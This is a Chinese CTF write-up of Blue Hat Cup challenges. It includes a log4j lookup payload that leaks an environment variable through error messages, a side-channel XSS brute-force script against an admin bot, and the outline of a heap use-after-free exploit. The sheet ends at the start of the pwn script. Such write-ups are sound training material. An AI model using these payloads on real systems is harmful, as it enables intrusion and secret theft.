
misc

签到题

> flag{Welcome_To_Blue_Hat_Cup}


排队队吃果果


将白色字体转色后，看到有粗体和非粗体，两种数字，根据题目尝试进行排列，发现每一列从小到大排可以得到一个二维码



写脚本提取

```
from PIL import Image
import copy
import collections

MAXN=39
pic = Image.new("RGB",(MAXN,MAXN))
a =
"0000000000000000000000000000000000000000111111110110011111100100010111111101001001111000100101001010110000101001001011010001101111110101110001
11100101111001111001110111111000000100011011100010111111000011010100001001100100110100111111111000000000011101001110000110001100001101111111011010
0101110011111011000110101001001010000000110110000000000001010010001000010011000100110000011000110100100110100011010000000111101000110101101001110 0
10111001001011000010110011100110001110101000001011110111000000000100001010010111001010111011001011010010110011011101101010010001011001001001101 10
0100000010101101011011100011000011100101000111110011010010001100011101010010100001011010001111000101010001011111011100111100011011000110000011111
0100110110110111110111110101110011100011011101011001110111011011010100011110001110101000010101100100101110001001000000011101000011011000100001 10
0101110011000000001110101111111001111111111101110110100000111101010111010100111100101110010101110000000010000001010101111101000110110010110010 10
0111001010110110100100100011111111100110000001100100101010110100101010100110000110111101110100010100001000100001110110100010110010100010101101 11
1000110111110000111000000100000000110101110110000011010010001111111011001010111011101111111001011000010100101000000000100011010010100001000011011111
01101010001101001100011111111010100110000011110011110100100000000111011100011101011010111111000011000110011100000110001011110010011011010001111 00
0010010001100110001001001101110011011100000000000000000000000000000000000000000"
b =
[17207,9999,18898,12013,12555,11683,8537,13885,4725,13961,3453,18092,500,3878,16692,9078,1029,6219,8948,10844,4324,2983,5804,7533,15271,8486,157
40,1706,14794,7123,4974,18278,8550,14786,13362,13834,8868,2699,17842,6406,15750,11985,17731,4260,3529,9146,16190,7937,15137,2994,6887,7221,11905
,11192,11853,16647,18626,20262,7239,5674,11725,14390,975,13110,10427,20468,8789,9271,13807,13069,19365,14195,5145,16937,2186,12163,9789,1916,140
49,5190,13529,14899,15721,7735,11043,11864,11272,13540,10916,19671,9047,13204,8,5693,18555,4085,1159,18167,15581,1685,12337,2143,7535,11740,2981
,4363,8374,10043,948,3132,9892,15205,16272,5522,6635,17191,19091,8839,12777,14579,15854,3469,9491,12377,7692,3168,6952,8962,1208,2502,19335,7341
,18657,13653,20267,4572,6608,10137,5887,5425,21706,1589,550,15510,11606,13416,4317,17004,17908,5081,21032,16120,9910,10686,11951,8020,15249,1005
4,13062,780,8708,14910,3844,4873,6939,10042,15601,11453,6485,13823,13869,5689,4412,9379,212,5599,12786,1585,16847,15578,1261,14220,3344,11715,23
77,16508,12556,18193,10510,3512,17665,7748,8611,16002,8461,1865,2611,1935,14672,2311,6596,10516,7637,5110,12210,15138,6498,14451,1527,14305,9938
,3316,5615,7617,10461,15048,1763,17352,6183,9014,36,16231,16050,14147,13397,4250,3187,12704,7939,7042,675,17103,8071,11481,9463,6792,12342,384,4
218,3597,6356,18447,18894,13880,2078,5680,1209,8514,10736,480,16274,19870,2572,4326,10376,5249,11221,17064,13740,7601,3335,5180,10025,15164,1795
7,14426,15565,12784,11709,1604,4725,20059,3402,8650,707,15372,4135,6859,17155,17656,13409,5860,1678,5391,18779,17674,10591,14092,14482,15457,375
2,5993,11293,13077,9538,3574,17990,17770,18502,3166,4499,17320,16395,7763,6356,14560,12099,9834,11612,2293,16423,3461,7715,11498,14907,16805,172
39,4932,11867,14686,19207,18991,2190,1462,1808,5742,10491,7053,8650,10524,15900,13233,17221,6472,18112,18412,1918,2701,4326,2162,16858,1451,3596
,12289,11736,9518,15602,10995,14037,565,19352,14815,2187,1888,13559,9019,1666,4567,15550,9754,16997,13113,6229,17980,17205,12326,18002,5968,3607
,8237,14746,886,7651,2770,8825,16934,14309,11331,16016,1198,2668,10119,7767,13634,5140,16931,14508,14176,7080,10805,11627,9463,17073,7808,13802,
14062,14826,17322,18087,12530,832,20916,5405,3637,4429,20740,5634,16146,19896,7459,11111,19837,6744,15890,2326,12804,10401,19001,15503,12866,138
98,19347,1759,8601,15867,420,19573,2690,6627,7430,18740,9268,12582,15214,3679,8292,745,13141,17234,19703,40,13073,6630,5022,3162,15922,21145,259
0,11604,14241,5919,6994,1622,16277,10323,17064,13515,19906,17815,4149,20234,1454,6253,11147,4040,8292,604,9331,13661,11004,3564,8715,5603,1577,5
72,12637,14349,16509,11961,13465,6166,794,16719,15488,1451,10841,16002,14914,12182,4466,5027,389,829,10271,8519,7837,17755,8393,1377,9668,12990,
17513,11713,2525,7997,3390,7063,3227,10203,10755,11628,12610,13540,1359,14387,14491,14901,15139,15463,16230,16651,1667,16750,17036,17523,18356,1
8624,18875,19323,2260,3037,3401,3925,4480,4914,5867,5998,6144,6187,7092,738,7638,8143,8562,9261,9803,17294,3970,10455,8025,7414,6501,14176,14632
,16624,2366,7015,5481,11838,18617,9540,19230,13371,5584,9303,10287,17960,15538,11288,1675,8517,3196,12766,16226,19639,14539,5554,893,20445,20437
,7057,1672,4010,7071,4573,8146,5930,9802,16753,8421,6557,1831,6613,16291,3141,18784,2503,16677,18322,12694,17813,13029,4453,18047,21009,3111,191
02,13624,20967,14350,11720,12880,11048,7344,15854,973,9118,17571,10629,19994,5070,15052,3490,14259,5230,17163,9802,10475,12895,6372,15914,16242,
15242,5556,4425,8055,11049,6873,13570,4566,16453,18260,3466,18650,4778,2993,18213,15307,4595,17613,8887,7489,3141,12447,19184,1442,2302,9351,702
,18035,508,11976,14370,2208,4239,4698,6111,9704,16088,5128,15647,11715,9147,9058,14498,7104,17911,8791,653,8093,2576,10611,17334,3343,13668,752,
11000,11818,16682,12967,12503,2134,18315,1388,15133,16713,9961,16666,4124,1895,9525,16298,10373,14608,1445,853,18541,8168,2173,13651,5740,11531,
12990,1743,17737,12488,10784,16995,12171,5311,11434,4449,15656,17730,7478,6759,9742,3096,15937,16864,15204,12484,14229,5285,9082,12174,5806,1621
2,6599,3773,1061,14079,4188,3328,9504,5736,12471,11547,2460,4053,6786,7368,13444,1335,8903,6101,13569,5722,4577,15476,2063,4083,15765,10547,1066
6,14356,14914,4284,487,16317,2951,2045,2301,10504,8134,13546,7031,4239,4822,621,20293,1566,20620,2428,8898,684,18126,11782,20199,9562,2248,16204
,5823,12731,19045,5069,17174,19560,19560,5541,11548,14690,7470,1977,21896,14073,13503,15390,10961,15817,3105,21344,8361,10016,22679,6603,5456,40
70,23283,10191,20526,14242,16633,11476,8270,14160,9088,8221,6319,511,3669,3186,4185,11101,21389,5558,16063,2253,7163,17744,1121,10544,10087,1949
8,15152,5147,13260,1279,18526,12393,2739,3294,9111,20217,13379,16930,7857,11058,1198,8679,3735,11341,20381,19565,15146,11853,11044,8104,650,2532
,4251,6753,18345,5781,18706,412,1252,20001,3378,4178,10251,5770,15338,1079,19101,7178,14406,17403,12588,15748,518,13572,5171,9489,16533,10469,16
89,13992,11948,7756,17008,5806,16917,15660,8183,6199,1207,5409,2406,9955,8650,9121,1104,5024,4164,376,3937,17281,12924,13016,19597,8138,18868,14
854,6915,15307,3126,5973,16397,2235,1735,11038,12545,247,10044,17912,8214,12504,7293,9840,17675,2040,10629,4713,14943,8201,14476,6386,18842,1862
,9253,19500,18044,3974,8690,1498,12967,11477,14363,11130,8981,2900,2005,9984,12428,7139,16846,13504,15555,3717,16106,5467,89,8005,1039,15555,172
20,17312,14259,8710,11759,13466,8482,9018,14978,6716,10878,15757,12747,9413,14335,1636,17175,6494,6885,2917,4121,15510,11917,15025,5013,2623,179
06,7139,5333,7559,605,7284,3871,10080,1447,8566,6286,16443,6662,18839,2549,8300,16749,6976,1621,13703,4736,17941,7490,20872,14028,6766,10816,450
7,5336,12819,21692,6372,14777,15861,9215,15476,11360,1311,3507,9820,17077,21695,5914,11532,12206,19925,715,9831,19273,11494,10680,4058,15232,418
5,11531,3311,17589,8290,10925,16589,625,19455,13103,8782,7966,20334,7434,2637,6010,3777,16143,10015,9080,1706,18238,14385,12470,11499,10429,1849
3,11831,5110,16186,6886,1570,14523,4870,13797,2010,10754,15762,15934,2407,9952,8154,14581,10652,1916,6211,13884,828,5908,5969,16381,2711,7220,52
99,10800,4569,2804,11202,15084,6268,13117,15135,3946,3432,8936,12360,10664,15509,11399,1255,13231,10745,367,2823,2505,9040,16516,8635,2237,1438,
15971,9061,15028,2608,530,12659,17397,13983,4878,3160,3545,1390,7986,15979,10666,14887,10373,6597,18599,2624,11888,15278,9644,17738,12308,10191,
4108,10044,7388,16896,6011,13568,5515,18073,11102,4515,3074,18311,17789,9854,11718,11590,9939,7818,9444,15148,34,15892,14062,4617,1745,13106,613
7,14472,11450,16581,542,5268,10803,15594,17354,5257,2594,5612,15960,10890,1629,12194,7128,19281,8797,13257,666,3629,4823,8759,15223,7062,403,451
6,3254,14261,5335,2361,4944,172,10291,13083,14610,16032,13301,15027,1592,7467,820,10144,9908,5783,1736,8941,5129,4987,3206,12305,11431,8331,1435
4,4221,10704,14401,7360,6520,8519,6916,853,3959,12115,7128,8760,3665,12043,14202,3386,365,7945,13861,15279,12304,14553,5212,9401,7804,16194,1348
3,11377,5821,6955,13050,2477,1598,7871,12478,10378,13743,16192,3011,8323,14367,1748,6787,10409,4866,2649,13456,15945,13522,3514,1209,15368,3698,
24,1804,16406,11280,13748,986,12625,8743,4209,8269,4150,6439,6852,7495,5128,2231,867,11273,12058,1602,10672,16032,5808,9682,14656,5844,8551,1441
,1293,16767,12986,20310,5807,21220,9578,16975,3706,6452,15010,3183,2805,12783,1676,2841,12175,19468,17,12690,7906,818,7125,18646,1597,1650,4441,
14349,8797,15525,16130,20269,18305,9534,10816,17813,7018,1806,13691,4831,10176,11184,9678,15502,4550,12034,11421,13893,5051,5800,2556,9098,12720
,10455,13898,6857,3411,20066,14528,19551,15490,7207,17482,682,20971,12995,6364,5605,2036,8645,8050,15731,1520,18330,1897,19221,17068,3872,2959,4
459,16155,2992,5725,10494,16632,6172,15552,7407,1622,17842,16644,8246,9812,16250,11004,13047,458,9394,6453,11278,8268,18640,8923,1074,3723,20396
,8727,12066,3974,17387,4788,19557,13707,9085,2198,3556,2185,4785,14330,14894,10332,14515,15349,6139,11780,2079,824,9877,12028,12187,11655,15035,
16736,7057,2187,10431,11319,13954,4528,5715,1828,9332,5291,18680,6617,3007,253,17693,7337,13033,4450,1369,15846,2568,8159,3721,8654,7841,18709,2
875,16659,7207,5046,9237,1490,14784,1522,10696,11521,9744,686,19699,22051,6402,20248,3498,18153,6498,18723,7428,11278,21132,13235,17504,4898,331
7,12655,785,5484,14086,1873,19746,4041,4108,8313,12425,1994,15752]
for i in range(39):
    c = b[i*39:i*39+39]
    d = a[i*39:i*39+39]
    e = copy.copy(c)
    e.sort()
    for y in range(0,MAXN):
        if(d[c.index(e[y])] == '1'):
            pic.putpixel([i,y],(0,0,0))
        elif(d[c.index(e[y])] == '0'):
            pic.putpixel([i,y],(255,255,255))

pic = pic.resize((390,390))
pic.show()
pic.save("flag.png")
```





已解码数据 1:


位置:(26.6,21.6)-(397.3,21.7)-(26.6,392.0)-(397.3,392.3)
颜色正常, 镜像
版本: 5
纠错等级:H, 掩码:6
内容:
flag{35b6f3ed-9d28-93b8-e124-39f8ec3376b2}

---

crypto

ezrsa

进行一系列通分



```
p / (p + 1) + (q + 1) / q) = (pq+(p+1)*(q+1)) / q(p+1)  = (pq +pq +p+q+1)/pq+q = N(2pq - (-p
-q-1))/N(pq + q)
2*s-X / s+ Y

2s-X = N(2pq +q+p+1)
s+Y = N(pq+q)
2s+2Y = N(2pq+2q)

2Y+X = N(2pq+2q-2pq-p-q-1)
2Y+X = N(p-q-1)
p*q=n
```

得到

2Y+X = N(p-q-1)
p*q=n


假设N=1，利用z3解出pq

```
import gmpy2
import libnum
from z3 import *

Y =
808606190246579921023386361323294106087643700289402299495329393496317005665323210940593769401069629930388874210863174996905411754281635807803947
8109426
X =
153801856029563198525204130558738800846256680799373350925981555360388985602786501362501554433635610131437376183630577217917787342621398264625389
914280509
n =
161010103536746712075112156042553283066813155993777943981946663919051986586388748662616958741697621238654724628406094469789970509959159343108847
331259823125490271091357244742345403096394500947202321339572876147277506789731024810289354756781901338337411136794489136638411531539112369520980
4664586158789754063391
c=gmpy2.mpz(15380535750650959213679345560658190067564859611922563753882617419201718847747207949211621591882732604480600745000879508274349808435
529637573773711729853565120321608048340424321537282281161623712479117497156437792084977778826238039385697230676340978078264209760724043776058017
36241110097549146883806481148999)
e=gmpy2.mpz(0x10001)
print(2*Y+X)
p = Int('p')
q = Int('q')
s = Solver()
s.add(2*Y+X == p-q-1)
s.add(p*q == n)
check = s.check()#4、检测是否有解（有解sat、无解unsat）
print(check)
model = s.model()#5、取出所有结果，一个ModelRef类，
print(model)
p =
127742472648584902602864898173595492417551176537911900367500695412102997696396055209771661415756538323606957814090259145103103240352556068409023
93222949771
q =
126042732850239954633408179595743445587871080989860286398341813979799844439235125553958527117539968296306506277411780737924544284575485758601209
24352450409
print(p*q==n)
l=(p-1)*(q-1)
d=gmpy2.invert(e,l)
print(d)
ans=pow(c,d,n)
print(ans)
print(libnum.n2s(int(ans)))
```

web

MyLinuxBot

输入一个`%`发现回显警告




```
POST / HTTP/1.1
Host: 112.74.185.213:45486
Content-Length: 6
Pragma: no-cache
Cache-Control: no-cache
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: admin
Content-Type: application/x-www-form-urlencoded
Origin: http://112.74.185.213:45486
Referer: http://112.74.185.213:45486/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

text=%
```

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Sat, 16 Sep 2023 08:43:34 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 212

2023-09-16 08:43:34,238 main ERROR Unrecognized format specifier []
2023-09-16 08:43:34,239 main ERROR Empty conversion specifier starting at position 50 in conversion pattern.
The command should start with a /.

```

该警告是log4j组件的，结合题目给的提示判断应该就是log4j漏洞

测试发现不出网，但其会回显警告和报错

那么打出报错即可




```
POST / HTTP/1.1
Host: 112.74.185.213:45486
Content-Length: 24
Pragma: no-cache
Cache-Control: no-cache
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: admin
Content-Type: application/x-www-form-urlencoded
Origin: http://112.74.185.213:45486
Referer: http://112.74.185.213:45486/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

text=${java:${env:FLAG}}
```

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Sat, 16 Sep 2023 08:42:07 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6565

2023-09-16 08:42:07,273 main ERROR Resolver failed to lookup java:flag{c3802e48-90b6-428b-bd32-8a77e85ad9e8}
java.lang.IllegalArgumentException: flag{c3802e48-90b6-428b-bd32-8a77e85ad9e8}

at org.apache.logging.log4j.core.lookup.JavaLookup.lookup(JavaLookup.java:116)
at org.apache.logging.log4j.core.lookup.StrLookup.evaluate(StrLookup.java:119)
at org.apache.logging.log4j.core.lookup.Interpolator.evaluate(Interpolator.java:190)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.resolveVariable(StrSubstitutor.java:1183)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitu
```

AirticleShare


爆破出id

```
import requests
import time
import sys

proxy = {"http": "http://127.0.0.1:8080"}

def main(host, port):
    s = requests.Session()
    base_url = f"http://{host}:{port}/"
    res = s.get(base_url)
    pos = res.text.find('name="c" value="') + len('name="c" value="')
    csrftoken = res.text[pos:pos+16]

    ss = "0123456789abcdef"
    flag = ""

    for i in range(16):
        for j in ss:
            print("trying",j)
            payload = f'''<form data-parsley-validate>
                      <input data-parsley-required
                      data-parsley-trigger=\"blur\"
                      data-parsley-error-message=\"<input type=button id=like>\"
                      data-parsley-errors-container=\"a[href^=\'/lookup.php?id={flag + j}\']\"
                      autofocus>
                      </form>'''
            data = {'c': csrftoken, 'content': payload}
            res = s.post(base_url + "add.php", data=data, allow_redirects=False)
            # print(res.headers)
            location = res.headers['Location']
            pos = location.find('id=') + 3
            wp = location[pos:]
            data = {'c': csrftoken, 'id': wp}
            res = s.post(base_url + "admin.php", data=data)
            time.sleep(5)

            res = s.get(f"http://{host}:{port}/lookup.php?id={wp}", proxies=proxy)
            txt = res.text.replace("\n", "").replace("\r", "")
            if "Liked by</h3>admin" not in txt:
                flag += j
                print(i,flag)
                break

if __name__ == '__main__':
    main("112.74.185.213", "46795")
```



```python

proxy = {"http": "http://127.0.0.1:8080"}

def main(host, port):
    s = requests.Session()
    base_url = f"http://{host}:{port}/"
    res = s.get(base_url)
    pos = res.text.find('name="c" value="') + len('name="c" value="')
    csrftoken = res.text[pos:pos+16]

    ss = "0123456789abcdef"
    flag = ""

    for i in range(16):
        for j in ss:
            print("trying", j)
```

```
trying 2
trying 3
trying 4
trying 5
trying 6
trying 7
trying 8
trying 9
trying a
trying b
trying c
trying d
trying e
15 79f4f33bab98bffe
PS E:\pankas\ctf\lanmaobei\d5344b5067a04730b730008460288c3c>
```


不安全 | 112.74.185.213:46795/lookup.php?id=79f4f33bab98bffe

AirticleShare ❤️

Your Airticles

Airticle - 79f4f33bab98bffe

Liked by

👍

Show to Admin

ctf{s1d3_ch4nn31_attack_is_funny_how_do_you_think}

reverse

justamat

c++逆向,动态调试,发现是逻辑很简单,是一个矩阵乘法,把值dump下来用numpy算就可以了

```
import numpy

s = [0x000000FE, 0x0000000B, 0x0000001D, 0x000000F6, 0x00000083, 0x000000FF, 0x000000E0, 0x000000B8, 0x000000DD,
     0x000000B0, 0x000000C5, 0x000000DE, 0x000000F6, 0x00000014, 0x0000009F, 0x000000DD, 0x000000D9, 0x00000007,
     0x0000002D, 0x0000006B, 0x00000019, 0x000000CA, 0x00000073, 0x000000FD, 0x00000087, 0x00000072, 0x00000024,
     0x00000004, 0x00000049, 0x0000007E, 0x000000A9, 0x000000CE, 0x00000091, 0x000000BE, 0x00000041, 0x00000018,
     0x00000060, 0x0000003F, 0x0000002B, 0x00000063, 0x0000001C, 0x000000D2, 0x00000090, 0x000000E9, 0x0000008E,
     0x000000BA, 0x0000001E, 0x000000F3, 0x00000041, 0x000000AD, 0x0000002C, 0x00000003, 0x00000069, 0x000000DA,
     0x00000010, 0x000000FD, 0x000000FD, 0x000000E7, 0x00000006, 0x00000036, 0x000000D6, 0x00000002, 0x00000059,
     0x00000018, 0x000000CC, 0x00000050, 0x00000087, 0x000000AF, 0x000000FB, 0x00000018, 0x00000044, 0x0000007F,
     0x000000AD, 0x000000F8, 0x0000002C, 0x00000067, 0x0000001D, 0x00000022, 0x00000084, 0x000000AC, 0x0000000E,
     0x00000023, 0x000000DC, 0x000000E6, 0x000000BB, 0x000000D2, 0x000000B8, 0x0000004A, 0x000000BC, 0x000000DE,
     0x00000050, 0x0000009C, 0x0000001C, 0x0000001E, 0x00000086, 0x0000003A, 0x0000002D, 0x000000DD, 0x000000C3,
     0x00000003]
checksum = [0x0001C633, 0x0001DF94, 0x00020EBF, 0x0002BA40, 0x0001E884, 0x000260D1, 0x0001F9B1, 0x0001EA1A, 0x0001EEAA,
            0x0001DFB2, 0x0001C1D0, 0x0001EEF2, 0x000216E1, 0x0002BE00, 0x0001FB5E, 0x00025D74, 0x0001F000, 0x000202D6,
            0x00020002, 0x0001DDFE, 0x0001C017, 0x0001F08C, 0x000227F6, 0x0002C7BA, 0x000201AE, 0x00027FBF, 0x00020E21,
            0x0001FF5C, 0x0001FD62, 0x0001E948, 0x0001BE6E, 0x0001F4D7, 0x00022C8D, 0x0002C353, 0x0001F8DB, 0x00026E1D,
            0x0001FF61, 0x0001EA0F, 0x0001F0D6, 0x0001EDA8, 0x0001AD7D, 0x00018218, 0x0001CCD4, 0x000239B6, 0x0001AC4C,
            0x00020D7C, 0x0001D967, 0x0001A4F4, 0x0001CAD8, 0x000196AE, 0x0001831B, 0x00017E45, 0x0001D0CF, 0x00023EDF,
            0x000181AE, 0x00021760, 0x0001D3B4, 0x000175D6, 0x00017D3A, 0x0001994F, 0x0001189D, 0x00014CCF, 0x0001568E,
            0x00017EEB, 0x0001327E, 0x00016A45, 0x00012921, 0x00011FF0, 0x00013643, 0x00011729, 0x00015191, 0x00017D17,
            0x00017262, 0x0001A863, 0x00017010, 0x00017B10, 0x00014F9C, 0x000143E8, 0x00015E9B, 0x0001242C, 0x0000F68C,
            0x0001192A, 0x000150AD, 0x0001B1A0, 0x00014C60, 0x000182AB, 0x00013F4B, 0x000141A6, 0x00015AA3, 0x000135C9,
            0x0001D86F, 0x0001E8FA, 0x0002158D, 0x0002BDAC, 0x00020E4F, 0x00027EE6, 0x000213B9, 0x00020E86, 0x000211FF,
            0x0001E1EF]
s = numpy.array(s).reshape(10, 10)
checksum = numpy.array(checksum).reshape(10, 10)
flag = numpy.matrix.tolist(checksum @ numpy.linalg.inv(s))
print(''.join([chr(round(ch)) for line in flag for ch in line]))
```

pwn

uaf

存在UAF漏洞，free之后存储堆地址的地方没有置0，因此申请一个大堆块，再申请一块小堆块，free掉大堆块到unsorted bin，再利用show去读，即可泄露libc基址
login处密码为1234567890，可以往一个地址写8字节，因为写完之后程序直接exit了，所以打exit_hook，劫持为one_gadget即可

```
from pwn import *

context.log_level = 'debug'
context.arch='amd64'

local=0
